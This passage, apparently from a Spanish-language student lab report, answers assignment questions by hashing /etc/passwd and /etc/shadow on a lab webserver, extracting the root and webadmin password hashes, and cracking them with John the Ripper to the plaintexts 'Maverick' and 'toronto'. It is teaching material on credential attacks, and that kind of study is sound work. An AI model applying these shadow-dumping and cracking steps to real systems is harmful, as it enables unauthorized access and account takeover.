Donde en este caso, el resultado es el mismo que nos dio el archivo `passwd.txt` en EvilBox, por lo que se comprueba que el archivo se copio correctamente.

2.2. Actividad 2: Hash SHA256 del archivo shadow original

¿Cual es el hash SHA256 del archivo shadow original en el equipo webserver?

Ahora bien, para el segundo archivo se realiza el mismo procedimiento, pero apuntando al archivo shadow del servidor. Como ya tenemos la terminal con privilegios de root, podemos leerlo para calcular su resumen:

```
sha256sum /etc/shadow
```

El resultado que aparece en la consola es el siguiente:

```
aa01a017835a9f823ccb1982cd414005bfb0f67f51e3e85dc3716a328eaf4c3e
```

De igual forma, este resultado coincide con el que nos dio el archivo `shadow.txt` en EvilBox. Cabe recalcar que este hash corresponde a todo el archivo, y no a la contraseña de un solo usuario.

2.3. Actividad 3: Hash de la contraseña del usuario root

¿Cual es el hash de la contraseña del usuario root?

Para esto, se utiliza el contenido que nos dio el comando `cat /etc/shadow`, donde se busca la linea que empieza con `root:`. El hash de la contraseña es el segundo campo, por lo que se toma todo lo que esta entre los primeros dos separadores de dos puntos.

Donde en este caso, el hash de la contraseña es el siguiente:

```
$6$x5aaIc6z$ULUN3OLorf.xRY7CRYNbwK7sgg6OSXBy/7psHiVhAKeWfX8Gm2UfUWWXRVGfTCmBRZJeHATpJ03/WSv40DFZJ0
```

Ahora bien, se conserva la cadena completa porque `$6$` identifica SHA512-crypt, `x5aaIc6z` es la sal y la parte posterior es el resultado del calculo. Los valores que siguen despues en la linea de shadow, como `19685:0:99999:7:::`, son datos de vigencia y no forman parte del hash de contraseña.

2.4. Actividad 4: Hash de la contraseña del usuario webadmin

¿Cual es el hash de la contraseña del usuario webadmin?

De igual forma, se utiliza el contenido del archivo shadow, pero ahora se busca la linea que empieza con `webadmin:`. Donde en este caso, el hash tambien empieza con `$6$`, por lo que la contraseña esta guardada con SHA512-crypt.

El segundo campo de esa linea es el siguiente:

```
$6$1SBe2DKx$Wl.hJsSEuL1iQ0bZksh2Jk89phUWF/hXyYCFaJqL5DB1LRO5k.Faje47wy9rk7iUNy9w3sMBTTkmPciPN6L7K/
```

Donde en este caso, la sal es `1SBe2DKx`, que es diferente de la utilizada para root. Se mantienen las mayusculas, minusculas y todos los simbolos de la cadena, porque forman parte del valor que utiliza John para comprobar los candidatos de contraseña.

2.5. Actividad 5: Contraseña en claro del usuario root

¿Cual es la contraseña en claro del usuario root?

Para obtener esta respuesta, se utiliza el resultado de la ejecucion de John con el diccionario `contrasenas_limpias.txt` y se consulta con el siguiente comando:

```
/usr/sbin/john --show unshadow.txt
```

La salida que nos arroja para el usuario root es la siguiente:

```
root:Maverick:0:0:root:/root:/bin/bash
```

Por lo que, la contraseña en claro del usuario root es `Maverick`, donde la M es mayuscula. Ademas de que, esta contraseña se comprobo por medio del comando `su root`, con el cual se logro ingresar como root en webserver.

2.6. Actividad 6: Contraseña en claro del usuario webadmin

¿Cual es la contraseña en claro del usuario webadmin?

Por ultimo, del mismo resultado de `john --show` tomamos la linea correspondiente a webadmin:

```
webadmin:toronto:1000:1000:webadmin,,,:/home/webadmin:/bin/bash
```

Donde en este caso, la contraseña en claro de webadmin es `toronto`, escrita en minusculas. Esta es la misma que se habia obtenido con Hydra en la practica 3 y con la que se ingreso por ssh al inicio, por lo que con John se vuelve a comprobar que es la contraseña correcta.

Referencias

Openwall. (s.f.). *John the Ripper*. Consultado el 10 de octubre de 2026, desde https://github.com/openwall/john